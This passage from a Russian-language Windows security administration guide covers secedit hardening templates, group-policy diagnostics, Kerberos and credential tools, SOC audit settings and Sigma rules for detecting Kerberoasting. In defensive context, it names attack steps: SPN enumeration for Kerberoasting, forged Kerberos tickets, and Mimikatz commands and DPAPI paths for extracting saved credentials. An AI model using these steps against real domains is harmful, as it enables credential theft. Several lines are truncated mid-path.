C:\> secedit /generaterollback /cfg C:\Security\hardening.inf /rbk C:\Security\rollback
```

Эта команда создаёт шаблон отката (`/rbk`), который сохраняет текущие значения параметров, которые будут изменены при применении указанного шаблона (`/cfg`). Если после применения hardening-шаблона возникнут проблемы, шаблон отката позволит вернуть предыдущие настройки:

```
C:\> secedit /configure /db C:\Security\rollback.sdb /cfg C:\Security\rollback.inf /ov
```

14.3.7 Практика: hardening системы через шаблоны безопасности

Рассмотрим полный цикл hardening рабочей станции:

Шаг 1. Экспорт текущей конфигурации (baseline):

```
C:\> mkdir C:\SecurityHardening
C:\> secedit /export /cfg C:\SecurityHardening\before.inf /log C:\SecurityHardening\ex
```

Шаг 2. Создание шаблона hardening:

Создаём файл `hardening.inf` на основе рекомендаций CIS:

```
[Unicode]
Unicode=yes

[System Access]
MinimumPasswordAge = 1
MaximumPasswordAge = 365
MinimumPasswordLength = 14
PasswordComplexity = 1
PasswordHistorySize = 24
LockoutBadCount = 5
ResetLockoutCount = 30
LockoutDuration = 30

[Privilege Rights]
; Только администраторам — отладка программ
SeDebugPrivilege = *S-1-5-32-544
; Запрет гостям — сетевой доступ
SeDenyNetworkLogonRight = *S-1-5-32-546
; Запрет гостям — удалённый рабочий стол
SeDenyRemoteInteractiveLogonRight = *S-1-5-32-546
; Только администраторам — управление аудитом
SeSecurityPrivilege = *S-1-5-32-544
; Только администраторам — смена владельца
SeTakeOwnershipPrivilege = *S-1-5-32-544

[Registry Values]
; Отключение LM-хешей
MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=4,1
; Уровень совместимости LM — только NTLMv2
MACHINE\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel=4,5
; Подпись SMB-трафика
MACHINE\System\CurrentControlSet\Services\LanmanWorkstation\Parameters\RequireSecurity
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySigna
; Отключение анонимного перечисления SAM-аккаунтов
MACHINE\System\CurrentControlSet\Control\Lsa\RestrictAnonymousSAM=4,1
MACHINE\System\CurrentControlSet\Control\Lsa\RestrictAnonymous=4,1

[Version]
signature="$CHICAGO$"
Revision=1
```

Шаг 3. Генерация шаблона отката:

```
C:\> secedit /generaterollback /cfg C:\SecurityHardening\hardening.inf /rbk C:\Securit
```

Шаг 4. Анализ расхождений:

```
C:\> secedit /analyze /db C:\SecurityHardening\analysis.sdb /cfg C:\SecurityHardening\
C:\> type C:\SecurityHardening\analysis.log
```

Шаг 5. Применение шаблона:

```
C:\> secedit /configure /db C:\SecurityHardening\hardening.sdb /cfg C:\SecurityHardeni
```

Шаг 6. Верификация:

```
C:\> secedit /export /cfg C:\SecurityHardening\after.inf
C:\> fc C:\SecurityHardening\before.inf C:\SecurityHardening\after.inf
```

14.4 gpresult.exe — диагностика групповых политик

14.4.1 Назначение

`gpresult.exe` — утилита диагностики результирующего набора политик (Resultant Set of Policy, RSoP). Она показывает, какие объекты групповой политики (GPO) были применены к компьютеру и пользователю, какие параметры были установлены и почему определённые GPO не были применены.

14.4.2 gpresult /r — сводка результирующей политики

```
C:\> gpresult /r
```

Вывод включает:

- Имя сайта, домена и подразделения (OU) компьютера
- Профиль роуминга, сценарий входа
- Список применённых GPO (в порядке приоритета)
- Список отклонённых GPO с указанием причины
- Членство в группах безопасности

```
Конфигурация компьютера
-----------------------
  Имя CN:             WORKSTATION01
  Последнее применение групповой политики: 20.03.2026 в 08:15:23
  Применение групповой политики было выполнено из: DC01.contoso.local
  Пороговое значение медленного канала:    500 кбит/с

  Применённые объекты групповой политики
  --------------------------------------
    Default Domain Policy
    Security Baseline - Workstations
    Software Deployment - Office365

  Следующие GPO не были применены, так как они отфильтрованы
  ----------------------------------------------------------
    Server Security Policy
      Фильтрация:  Отклонено (Безопасность)
    Legacy Application Policy
      Фильтрация:  Отклонено (Пустой)
```

14.4.3 gpresult /scope — разделение по компьютеру и пользователю

```
C:\> gpresult /r /scope:computer
C:\> gpresult /r /scope:user
```

Ключ `/scope` ограничивает вывод конфигурацией компьютера или пользователя соответственно. Это полезно, когда необходимо проверить только политики компьютера (например, политику аудита или параметры безопасности).

14.4.4 gpresult /h — HTML-отчёт

```
C:\> gpresult /h C:\Reports\gpo_report.html /f
```

Генерирует подробный HTML-отчёт с интерактивными секциями. Ключ `/f` перезаписывает существующий файл. HTML-отчёт содержит значительно больше деталей, чем текстовый вывод:

- Полное дерево применённых параметров с указанием GPO-источника
- Значения реестра, установленные каждым GPO
- Время последнего применения политик
- Версии GPO (AD и Sysvol)
- WMI-фильтры и их результат

Для удалённого компьютера:

```
C:\> gpresult /h C:\Reports\remote_gpo.html /s SERVER01 /user contoso\jsmith
```

14.4.5 gpresult /z — подробный вывод

```
C:\> gpresult /z > C:\Reports\gpo_detailed.txt
```

Ключ `/z` выводит максимально подробную информацию, включая все применённые параметры политик с их значениями, информацию о расширениях клиентской стороны (Client-Side Extensions, CSE) и временные метки.

14.4.6 Диагностика GPO: что применилось и почему

При проблемах с применением политик следует проверить:

1. **Наследование и блокировка:** `gpresult /r` покажет отклонённые GPO. Причины фильтрации:
2. **Отклонено (Безопасность)** — у компьютера/пользователя нет права «Apply Group Policy» на этом GPO
3. **Отклонено (Пустой)** — GPO не содержит параметров для данного раздела (компьютер/пользователь)
4. **Отклонено (WMI-фильтр)** — WMI-фильтр GPO вернул False
5. **Конфликт параметров:** при конфликте параметров из разных GPO побеждает GPO с более высоким приоритетом (последний в порядке обработки: Local → Site → Domain → OU, с учётом Enforced/Override)
6. **Время обработки:** медленное применение GPO может указывать на проблемы с доступностью контроллера домена или Sysvol

---

14.5 gpupdate.exe — обновление групповых политик

14.5.1 Базовый вызов

```
C:\> gpupdate
```

Без параметров утилита обновляет и компьютерные, и пользовательские политики. Обновляются только изменённые политики (инкрементальное обновление).

14.5.2 gpupdate /force — принудительное обновление

```
C:\> gpupdate /force
```

Ключ `/force` повторно применяет все политики, включая те, которые не изменились с момента последнего обновления. Это полезно, когда:

- Локальные настройки могли перезаписать параметры GPO
- Необходимо убедиться в полном применении политик после устранения проблем с сетью
- Производится отладка применения конкретного GPO

14.5.3 gpupdate /target — обновление конкретного раздела

```
C:\> gpupdate /target:computer
C:\> gpupdate /target:user
```

Обновляет только компьютерные или только пользовательские политики. Полезно для ускорения обновления, когда известно, какой раздел необходимо обновить.

14.5.4 /sync vs /force

Принципиальное различие между режимами:

- `/force` — повторно применяет все политики асинхронно (в фоновом режиме). Не требует перезагрузки. Некоторые настройки (Software Installation, Folder Redirection, Drive Maps с параметром Replace) применяются только при следующем входе в систему.
- `/sync` — выполняет синхронное применение политик при следующем входе в систему (для пользовательских политик) или перезагрузке (для компьютерных). Гарантирует, что политики будут полностью применены до отображения рабочего стола.

```
C:\> gpupdate /force /sync /target:computer
```

Команда выше запрашивает перезагрузку для синхронного применения компьютерных политик.
Автоматическая перезагрузка/выход:

```
C:\> gpupdate /force /boot
C:\> gpupdate /force /logoff
```

- `/boot` — перезагружает компьютер после обновления компьютерных политик
- `/logoff` — выполняет выход пользователя после обновления пользовательских политик

14.6 Дополнительные утилиты доменной диагностики

14.6.1 nltest.exe — диагностика доменных контроллеров и доверия

`nltest.exe` (Netlogon Test) — мощная утилита для диагностики службы Netlogon, доменных контроллеров и доверительных отношений. Расположена в `%SystemRoot%\System32\`.
Перечисление контроллеров домена:

```
C:\> nltest /dclist:contoso.local

Получить список DC в домене 'contoso.local' с DC '\\DC01'.
    DC01.contoso.local [PDC]  [DS] Сайт: Default-First-Site-Name
    DC02.contoso.local        [DS] Сайт: Default-First-Site-Name
    DC03.contoso.local        [DS] Сайт: Branch-Office
Команда выполнена успешно.
```

Обнаружение контроллера домена (DC Locator):

```
C:\> nltest /dsgetdc:contoso.local

           DC: \\DC01.contoso.local
      Адрес: \\10.0.0.1
     Код дом: {12345678-1234-1234-1234-123456789012}
   Имя домена: contoso.local
 Имя леса: contoso.local
 Флаги DC: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_DC DNS_DOMAIN DNS_FOREST
Команда выполнена успешно.
```

Флаги DC расшифровываются:

- **PDC** — Primary Domain Controller Emulator
- **GC** — Global Catalog
- **KDC** — Key Distribution Center (Kerberos)
- **WRITABLE** — контроллер с возможностью записи (не RODC)
- **DNS_DC** — имя DC зарегистрировано в DNS

Просмотр доверительных отношений:

```
C:\> nltest /domain_trusts

Список доверий:
    0: CONTOSO contoso.local (NT 5) (Forest Tree Root) (Primary Domain) (Native)
    1: PARTNER partner.local (NT 5) (Forest: 2) (Direct Outbound) (Direct Inbound)
    2: LEGACY legacy.corp (NT 4) (Direct Outbound)
Команда выполнена успешно.
```

Проверка безопасного канала (Secure Channel):

```
C:\> nltest /sc_query:contoso.local

Флаги: 30  HAS_IP  HAS_TIMESERV
Имя доверенного DC: \\DC01.contoso.local
Состояние подключения доверенного DC: Status = 0 0x0 NERR_Success
Команда выполнена успешно.
```

Статус `NERR_Success` подтверждает, что безопасный канал между рабочей станцией и контроллером домена функционирует. Проблемы с безопасным каналом (Status != 0) приводят к невозможности аутентификации и применения групповых политик.

Сброс безопасного канала:

```
C:\> nltest /sc_reset:contoso.local
```

Принудительное обнаружение DC в конкретном сайте:

```
C:\> nltest /dsgetdc:contoso.local /site:Branch-Office /force
```

14.6.2 setspn.exe — управление Service Principal Names (SPN)

Service Principal Name (SPN) — уникальный идентификатор экземпляра службы в среде Kerberos. SPN связывает имя службы с учётной записью, под которой эта служба работает, позволяя клиенту запрашивать билет Kerberos для аутентификации.

Формат SPN:

```
serviceclass/host:port/servicename
```

Например: `MSSQLSvc/sql01.contoso.local:1433`, `HTTP/web01.contoso.local`.

Просмотр SPN учётной записи:

```
C:\> setspn -L contoso\sql_service

Зарегистрированные ServicePrincipalNames для CN=SQL Service,OU=Service Accounts,DC=con
    MSSQLSvc/SQL01.contoso.local:1433
    MSSQLSvc/SQL01.contoso.local
    MSSQLSvc/SQL01:1433
    MSSQLSvc/SQL01
```

Просмотр SPN компьютера:

```
C:\> setspn -L SQL01

Зарегистрированные ServicePrincipalNames для CN=SQL01,OU=Servers,DC=contoso,DC=local:
    TERMSRV/SQL01.contoso.local
    TERMSRV/SQL01
    RestrictedKrbHost/SQL01.contoso.local
    HOST/SQL01.contoso.local
    HOST/SQL01
```

Регистрация SPN:

```
C:\> setspn -S HTTP/web01.contoso.local contoso\web_service
```

Ключ `-S` (добавлен в Windows Server 2008) проверяет уникальность SPN перед регистрацией, предотвращая дублирование.

Поиск дубликатов SPN:

```
C:\> setspn -X
```

Дублирование SPN — частая причина ошибок аутентификации Kerberos. Когда два объекта AD имеют одинаковый SPN, KDC не может однозначно определить, какой учётной записи выдать билет.

Безопасность: Kerberoasting через перечисление SPN

Kerberoasting — одна из наиболее распространённых атак на Active Directory. Её суть:

1. Атакующий, имея любую доменную учётную запись, перечисляет SPN, зарегистрированные на пользовательских (не компьютерных) учётных записях
2. Запрашивает билеты Kerberos TGS (Ticket Granting Service) для этих SPN
3. Билеты зашифрованы хешем пароля сервисной учётной записи
4. Атакующий выполняет офлайн-перебор пароля по извлечённому хешу

Перечисление SPN — первый шаг этой атаки:

```
C:\> setspn -T contoso.local -Q */*
```

Эта команда показывает все SPN в домене. Для атаки интересны SPN, зарегистрированные на учётных записях пользователей (а не компьютеров), поскольку пароли пользователей обычно слабее машинных паролей.

Защита от Kerberoasting:

- Использование длинных (25+ символов) случайных паролей для сервисных учётных записей
- Использование Group Managed Service Accounts (gMSA), пароли которых автоматически ротируются
- Мониторинг аномального количества запросов TGS (Event ID 4769)
- Включение AES-шифрования для сервисных учётных записей (атрибут `msDS-SupportedEncryptionTypes`)

Техника MITRE ATT&CK: T1558.003 — Steal or Forge Kerberos Tickets: Kerberoasting.

14.6.3 klist.exe — управление Kerberos-билетами

`klist.exe` управляет кешем билетов Kerberos текущего сеанса входа.

Просмотр кешированных билетов:

```
C:\> klist

Текущий LogonId: 0:0x12345

Кешированные билеты: (3)

#0>     Клиент: jsmith @ CONTOSO.LOCAL
        Сервер: krbtgt/CONTOSO.LOCAL @ CONTOSO.LOCAL
        Тип шифрования KerbTicket: AES-256-CTS-HMAC-SHA1-96
        Флаги билетов: 0x40e10000 -> forwardable renewable initial pre_authent name_ca
        Время начала: 3/20/2026 8:00:00
        Время окончания: 3/20/2026 18:00:00
        Время обновления: 3/27/2026 8:00:00
        Тип ключа сеанса: AES-256-CTS-HMAC-SHA1-96

#1>     Клиент: jsmith @ CONTOSO.LOCAL
        Сервер: cifs/fileserver.contoso.local @ CONTOSO.LOCAL
        Тип шифрования KerbTicket: AES-256-CTS-HMAC-SHA1-96
        Флаги билетов: 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate
        Время начала: 3/20/2026 8:05:12
        Время окончания: 3/20/2026 18:00:00

#2>     Клиент: jsmith @ CONTOSO.LOCAL
        Сервер: HTTP/intranet.contoso.local @ CONTOSO.LOCAL
        ...
```

Ключевые элементы билета:

- **Билет #0 (krbtgt)** — это Ticket Granting Ticket (TGT), главный билет, используемый для запроса всех остальных
- **Флаги:** `forwardable` — билет может быть передан другому серверу (delegation), `renewable` — может быть продлён, `pre_authent` — аутентификация выполнена с предварительной проверкой
- **Тип шифрования:** AES-256 — наиболее безопасный; RC4-HMAC (NTLM-хеш) — указывает на использование устаревшего шифрования или потенциальную атаку

Очистка кеша билетов:

```
C:\> klist purge

Текущий LogonId: 0:0x12345
  Билет(ы) удалён(ы) успешно.
```

Очистка кеша полезна при:

- Диагностике проблем с Kerberos-аутентификацией
- Принудительном обновлении билетов после смены пароля или изменения членства в группах
- Устранении последствий компрометации (хотя лучше перезагрузить машину)

Просмотр билетов конкретного сеанса (требует повышенных прав):

```
C:\> klist sessions

  [0] Сессия 0 0:0x3e7 SYSTEM NT AUTHORITY
  [1] Сессия 1 0:0x12345 jsmith CONTOSO

C:\> klist -li 0x3e7
```

Безопасность: Golden Ticket и Silver Ticket

Билеты Kerberos — центральный объект нескольких критических атак:

Golden Ticket — атакующий, получив хеш учётной записи `krbtgt`, может создавать TGT с произвольными параметрами (любой пользователь, любые группы, любое время жизни). `klist` покажет такой билет, но его признаки аномальны:

- Неожиданно долгое время жизни (например, 10 лет)
- Тип шифрования RC4-HMAC при включённом AES в домене
- Флаг `forwardable` для учётной записи, для которой delegation запрещён

Silver Ticket — атакующий, получив хеш пароля сервисной учётной записи, создаёт TGS-билет для конкретной службы без обращения к KDC. Такой билет не имеет соответствующей записи в журнале событий KDC.

Pass-the-Ticket — атакующий экспортирует билет из памяти одного процесса и импортирует в другой, получая доступ от имени владельца билета.

Обнаружение через мониторинг:

- Event ID 4768 (TGT Request) — отсутствие при наличии активного TGT указывает на Golden Ticket
- Event ID 4769 (TGS Request) — тип шифрования 0x17 (RC4) при включённом AES указывает на Kerberoasting
- Event ID 4770 (TGT Renewal) — аномальные обновления могут указывать на использование поддельных билетов

Техника MITRE ATT&CK: T1558.001 (Golden Ticket), T1558.002 (Silver Ticket), T1550.003 (Pass-the-Ticket).

14.7 cmdkey.exe — управление сохранёнными учётными данными

14.7.1 Назначение

`cmdkey.exe` управляет хранилищем учётных данных Windows Credential Manager через командную строку. Credential Manager хранит пароли, используемые для автоматической аутентификации при доступе к сетевым ресурсам, веб-сайтам и удалённым рабочим столам.

14.7.2 cmdkey /list — перечисление сохранённых учётных данных

```
C:\> cmdkey /list

Текущие сохранённые учётные данные:

    Имя цели: Domain:target=fileserver.contoso.local
    Тип: Домен (Пароль)
    Пользователь: contoso\jsmith
    Сохранение для: Постоянное

    Имя цели: TERMSRV/rdp-server.contoso.local
    Тип: Домен (Пароль)
    Пользователь: contoso\admin
    Сохранение для: Предприятие

    Имя цели: LegacyGeneric:target=git:https://github.com
    Тип: Общий
    Пользователь: PersonalAccessToken
    Сохранение для: Локальный компьютер
```

Типы хранения:

- **Постоянное (Enterprise Persistence)** — сохраняется в профиле пользователя, доступно при роуминговом профиле
- **Локальный компьютер (Local Machine)** — сохраняется только на данном компьютере
- **Сеанс (Session)** — действует только в текущем сеансе входа

14.7.3 cmdkey /add и /delete — управление записями

Добавление учётных данных:

```
C:\> cmdkey /add:fileserver.contoso.local /user:contoso\backup_admin /pass:P@ssw0rd!
```

Добавление учётных данных для RDP:

```
C:\> cmdkey /add:TERMSRV/rdp-server.contoso.local /user:contoso\admin /pass
Введите пароль для contoso\admin:
```

Ключ `/pass` без значения запрашивает пароль интерактивно, что безопаснее, чем указание в командной строке (где он попадает в историю команд и логи Process Creation).

Удаление учётных данных:

```
C:\> cmdkey /delete:TERMSRV/rdp-server.contoso.local
```

Добавление учётных данных с типом «Generic»:

```
C:\> cmdkey /generic:target_name /user:username /pass:password
```

14.7.4 Безопасность: извлечение сохранённых паролей

Сохранённые учётные данные — ценная цель для атакующего. Хотя `cmdkey /list` не показывает пароли в открытом виде, они хранятся в зашифрованном виде с использованием DPAPI (Data Protection API) и могут быть извлечены:

- **Mimikatz**: `vault::cred` и `dpapi::cred` расшифровывают учётные данные из Credential Manager
- **SharpDPAPI**: извлекает и расшифровывает данные DPAPI
- **Ручной метод**: экспорт файлов из `%APPDATA%\Microsoft\Credentials\` и расшифровка мастер-ключей DPAPI из `%APPDATA%\Microsoft\Protect\`

Обнаружение:

- Мониторинг доступа к каталогу `%APPDATA%\Microsoft\Credentials\` (Object Access аудит)
- Мониторинг DPAPI Activity (Event ID 4692, 4693)
- Настройка подкатегории аудита «DPAPI Activity» через `auditpol`

Рекомендации:

- Минимизировать количество сохранённых учётных данных
- Не сохранять учётные данные привилегированных аккаунтов
- Периодически проверять содержимое Credential Manager на рабочих станциях администраторов

Техника MITRE ATT&CK: T1555.004 — Credentials from Password Stores: Windows Credential Manager.

14.8 VaultCmd.exe — Windows Credential Vault

14.8.1 Назначение

`VaultCmd.exe` управляет хранилищами Windows Vault — более новым механизмом хранения учётных данных, который используется Internet Explorer, Microsoft Edge (Legacy) и Windows-приложениями.

14.8.2 Перечисление хранилищ

```
C:\> vaultcmd /list

Хранилища:
    Хранилище: Веб-учётные данные
    GUID хранилища: 4BF4C442-9B8A-41A0-B380-DD4A704DDB28
    Путь к хранилищу: C:\Users\jsmith\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-

    Хранилище: Учётные данные Windows
    GUID хранилища: 77BC582B-F0A6-4E15-4E80-61736B6F3B29
    Путь к хранилищу: C:\Users\jsmith\AppData\Local\Microsoft\Vault
```

14.8.3 Просмотр содержимого хранилища

```
C:\> vaultcmd /listcreds:"Учётные данные Windows" /all

Учётные данные в хранилище: Учётные данные Windows

    Схема учётных данных: Windows Domain Password Credential
    Ресурс: Domain:target=server01
    Удостоверение: contoso\jsmith
    Сохранение для: Предприятие

    Схема учётных данных: Windows Domain Certificate Credential
    Ресурс: Domain:target=pki.contoso.local
    Удостоверение: @@BACLAAABAAAQAA...
    Сохранение для: Сеанс
```

14.8.4 Свойства хранилища

```
C:\> vaultcmd /listproperties:"Веб-учётные данные"

Свойства хранилища: Веб-учётные данные
  Путь к хранилищу: C:\Users\jsmith\AppData\Local\Microsoft\Vault\4BF4C442- ...
  Количество учётных данных: 5
  Защита: нет
```

Как и в случае с `cmdkey`, данные Vault зашифрованы через DPAPI и могут быть извлечены аналогичными инструментами. Мониторинг доступа к каталогам Vault является рекомендуемой практикой.

14.9 Практические сценарии

14.9.1 Полный аудит идентификации и привилегий

Задача: провести полный аудит контекста безопасности на рабочей станции администратора.

```
@echo off
setlocal
set REPORT=C:\AuditReport\%COMPUTERNAME%_%DATE:~-4%%DATE:~3,2%%DATE:~0,2%.txt

mkdir C:\AuditReport 2>nul

echo ============================================== > %REPORT%
echo АУДИТ БЕЗОПАСНОСТИ: %COMPUTERNAME%           >> %REPORT%
echo Дата: %DATE% %TIME%                          >> %REPORT%
echo ============================================== >> %REPORT%

echo. >> %REPORT%
echo ═══ КОНТЕКСТ БЕЗОПАСНОСТИ ═══               >> %REPORT%
whoami /all /fo list >> %REPORT%

echo. >> %REPORT%
echo ═══ ПОЛИТИКА АУДИТА ═══                     >> %REPORT%
auditpol /get /category:* >> %REPORT%

echo. >> %REPORT%
echo ═══ РЕЗУЛЬТИРУЮЩАЯ ПОЛИТИКА ═══            >> %REPORT%
gpresult /r /scope:computer >> %REPORT% 2>&1

echo. >> %REPORT%
echo ═══ СОХРАНЁННЫЕ УЧЁТНЫЕ ДАННЫЕ ═══         >> %REPORT%
cmdkey /list >> %REPORT%

echo. >> %REPORT%
echo ═══ KERBEROS БИЛЕТЫ ═══                     >> %REPORT%
klist >> %REPORT%

echo. >> %REPORT%
echo ═══ ХРАНИЛИЩА VAULT ═══                     >> %REPORT%
vaultcmd /list >> %REPORT%

echo. >> %REPORT%
echo ═══ ТЕКУЩАЯ КОНФИГУРАЦИЯ БЕЗОПАСНОСТИ ═══  >> %REPORT%
secedit /export /cfg C:\AuditReport\security_config.inf /log C:\AuditReport\export.log

echo Отчёт сохранён: %REPORT%
```

14.9.2 Настройка аудита для SOC

Задача: настроить аудит на контроллерах домена для эффективного мониторинга SOC (Security Operations Center).

Шаг 1. Определение политики аудита:

```
@echo off
REM ═══ SOC Audit Policy for Domain Controllers ═══

REM Сброс текущей политики (осторожно!)
REM auditpol /clear /y

REM -- Account Logon (на DC — здесь обрабатываются все запросы Kerberos) --
auditpol /set /subcategory:"Credential Validation" /success:enable /failure:enable
auditpol /set /subcategory:"Kerberos Authentication Service" /success:enable /failure:e
auditpol /set /subcategory:"Kerberos Service Ticket Operations" /success:enable /failu

REM -- Logon/Logoff --
auditpol /set /subcategory:"Logon" /success:enable /failure:enable
auditpol /set /subcategory:"Logoff" /success:enable
auditpol /set /subcategory:"Special Logon" /success:enable
auditpol /set /subcategory:"Account Lockout" /failure:enable
auditpol /set /subcategory:"Group Membership" /success:enable

REM -- Account Management --
auditpol /set /subcategory:"User Account Management" /success:enable /failure:enable
auditpol /set /subcategory:"Security Group Management" /success:enable /failure:enable
auditpol /set /subcategory:"Computer Account Management" /success:enable /failure:enab
auditpol /set /subcategory:"Other Account Management Events" /success:enable /failure:e

REM -- DS Access (критически важно для DC) --
auditpol /set /subcategory:"Directory Service Access" /success:enable /failure:enable
auditpol /set /subcategory:"Directory Service Changes" /success:enable /failure:enable

REM -- Detailed Tracking --
auditpol /set /subcategory:"Process Creation" /success:enable
auditpol /set /subcategory:"DPAPI Activity" /success:enable /failure:enable

REM -- Policy Change --
auditpol /set /subcategory:"Audit Policy Change" /success:enable /failure:enable
auditpol /set /subcategory:"Authentication Policy Change" /success:enable
auditpol /set /subcategory:"Authorization Policy Change" /success:enable

REM -- Privilege Use --
auditpol /set /subcategory:"Sensitive Privilege Use" /success:enable /failure:enable

REM -- System --
auditpol /set /subcategory:"Security State Change" /success:enable /failure:enable
auditpol /set /subcategory:"Security System Extension" /success:enable /failure:enable
auditpol /set /subcategory:"System Integrity" /success:enable /failure:enable

REM -- Включение командной строки в 4688 --
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v Proce

REM -- Экспорт и backup --
auditpol /backup /file:C:\AuditPolicy\soc_baseline_%DATE:~-4%%DATE:~3,2%%DATE:~0,2%.csv

echo SOC audit policy applied and backed up.
```

Шаг 2. Ключевые события для мониторинга:

Event ID	Описание	Детектируемая угроза
4624	Успешный вход	Lateral Movement (тип 3, 10)
4625	Неудачный вход	Brute Force, Password Spraying
4648	Вход с явным указанием учётных данных	Runas, Pass-the-Hash
4672	Специальные привилегии при входе	Привилегированный доступ
4688	Создание процесса	Выполнение вредоносного ПО
4697	Установка службы	Persistence
4719	Изменение политики аудита	Defense Evasion
4720	Создание учётной записи	Persistence
4728/4732/4756	Добавление в группу безопасности	Privilege Escalation
4768	Запрос TGT	Pass-the-Hash (RC4 encryption)
4769	Запрос TGS	Kerberoasting (RC4 encryption)
4771	Неудачная предаутентификация Kerberos	AS-REP Roasting (если предаутентификация отключена)
5136	Изменение объекта DS	DCSync (модификация репликации)

14.9.3 Hardening через SecEdit шаблоны

Задача: создать и применить комплексный шаблон hardening для рабочих станций, основанный на CIS Benchmarks Level 1.

Создание шаблона `cis_workstation_l1.inf`:

```
[Unicode]
Unicode=yes

[System Access]
; ═══ Политика паролей ═══
MinimumPasswordAge = 1
MaximumPasswordAge = 365
MinimumPasswordLength = 14
PasswordComplexity = 1
PasswordHistorySize = 24
ClearTextPassword = 0

; ═══ Политика блокировки ═══
LockoutBadCount = 5
ResetLockoutCount = 15
LockoutDuration = 15

[Privilege Rights]
; ═══ Назначение прав ═══
; Доступ к компьютеру по сети — только авторизованные
SeNetworkLogonRight = *S-1-5-32-544,*S-1-5-32-545,*S-1-5-32-551
; Отладка программ — только администраторы
SeDebugPrivilege = *S-1-5-32-544
; Принудительное завершение — только администраторы
SeRemoteShutdownPrivilege = *S-1-5-32-544
; Загрузка драйверов — только администраторы
SeLoadDriverPrivilege = *S-1-5-32-544
; Смена владельца — только администраторы
SeTakeOwnershipPrivilege = *S-1-5-32-544
; Управление аудитом — только администраторы
SeSecurityPrivilege = *S-1-5-32-544
; Запрет входа по сети — гости
SeDenyNetworkLogonRight = *S-1-5-32-546
; Запрет входа через RDP — гости
SeDenyRemoteInteractiveLogonRight = *S-1-5-32-546
; Запрет локального входа — гости
SeDenyInteractiveLogonRight = *S-1-5-32-546

[Registry Values]
; ═══ Защита аутентификации ═══
; Отключение LM-хешей
MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=4,1
; NTLMv2 only
MACHINE\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel=4,5
; Обязательная подпись SMB (клиент)
MACHINE\System\CurrentControlSet\Services\LanmanWorkstation\Parameters\RequireSecurity
; Обязательная подпись SMB (сервер)
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignat

; ═══ Ограничение анонимного доступа ═══
MACHINE\System\CurrentControlSet\Control\Lsa\RestrictAnonymousSAM=4,1
MACHINE\System\CurrentControlSet\Control\Lsa\RestrictAnonymous=4,1
MACHINE\System\CurrentControlSet\Control\Lsa\EveryoneIncludesAnonymous=4,0

; ═══ Защита LDAP ═══
MACHINE\System\CurrentControlSet\Services\LDAP\LDAPClientIntegrity=4,1

; ═══ Защита RPC ═══
MACHINE\Software\Policies\Microsoft\Windows NT\Rpc\EnableAuthEpResolution=4,1

; ═══ Интерактивный вход ═══
; Не отображать последнее имя пользователя
MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\DontDisplayLastUserNa
; Требовать Ctrl+Alt+Del
MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableCAD=4,0

; ═══ UAC ═══
; Включить UAC
MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA=4,1
; Запрашивать подтверждение для администраторов
MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehavior
; Автоматически отклонять для стандартных пользователей
MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehavior
; Виртуализация файловой системы и реестра
MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\EnableVirtualization=

; ═══ WDigest — запрет хранения паролей в открытом виде ═══
```

```
MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential=4

[Version]
signature="$CHICAGO$"
Revision=1
```

Применение с откатом:

```
@echo off
set DIR=C:\SecurityHardening
mkdir %DIR% 2>nul

echo [1] Экспорт текущей конфигурации...
secedit /export /cfg %DIR%\before_hardening.inf

echo [2] Генерация шаблона отката...
secedit /generaterollback /cfg %DIR%\cis_workstation_l1.inf /rbk %DIR%\rollback.inf /lo

echo [3] Анализ расхождений...
secedit /analyze /db %DIR%\analyze.sdb /cfg %DIR%\cis_workstation_l1.inf /log %DIR%\ana
echo Проверьте %DIR%\analyze.log перед продолжением.
pause

echo [4] Применение шаблона...
secedit /configure /db %DIR%\hardening.sdb /cfg %DIR%\cis_workstation_l1.inf /log %DIR%

echo [5] Верификация...
secedit /export /cfg %DIR%\after_hardening.inf
echo Сравнение: fc %DIR%\before_hardening.inf %DIR%\after_hardening.inf

echo Hardening завершён. Для отката: secedit /configure /db %DIR%\rollback.sdb /cfg %DI
```

14.9.4 Обнаружение Kerberoasting и Pass-the-Ticket

Задача: настроить мониторинг для обнаружения атак на Kerberos.

Шаг 1. Включение необходимого аудита на контроллерах домена:

```
auditpol /set /subcategory:"Kerberos Service Ticket Operations" /success:enable /failur
auditpol /set /subcategory:"Kerberos Authentication Service" /success:enable /failure:e
```

Шаг 2. Правила обнаружения:

Kerberoasting — обнаружение через Event ID 4769:

```
Признаки:
- Event ID: 4769
- Ticket Encryption Type: 0x17 (RC4-HMAC)
- Service Name: не начинается с $ (не машинная учётная запись)
- Service Name: не krbtgt
- Client Address: не является адресом контроллера домена
```

Правило Sigma:

```
title: Kerberoasting - TGS Request with RC4 Encryption
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4769
        TicketEncryptionType: '0x17'
    filter_machine:
        ServiceName|endswith: '$'
    filter_krbtgt:
        ServiceName: 'krbtgt'
    condition: selection and not filter_machine and not filter_krbtgt
level: medium
```

Pass-the-Ticket — обнаружение через корреляцию событий:

```
Признаки:
- Event ID: 4768 (TGT Request) отсутствует для данного клиента
- Event ID: 4769 (TGS Request) присутствует
- IP-адрес клиента отличается от IP при оригинальном 4768
```

Golden Ticket — обнаружение через Event ID 4769:

```
Признаки:
- Event ID: 4769
- Account Domain: пустое или содержит некорректное значение
- Ticket Encryption Type: 0x17 (если в домене включён AES)
```

Шаг 3. Проверка на скомпрометированном хосте:

```
REM Проверка SPN, зарегистрированных на пользовательских учётных записях
setspn -T %USERDNSDOMAIN% -Q */* | findstr /v "CN=.*,$"

REM Проверка текущих Kerberos-билетов на аномалии
klist

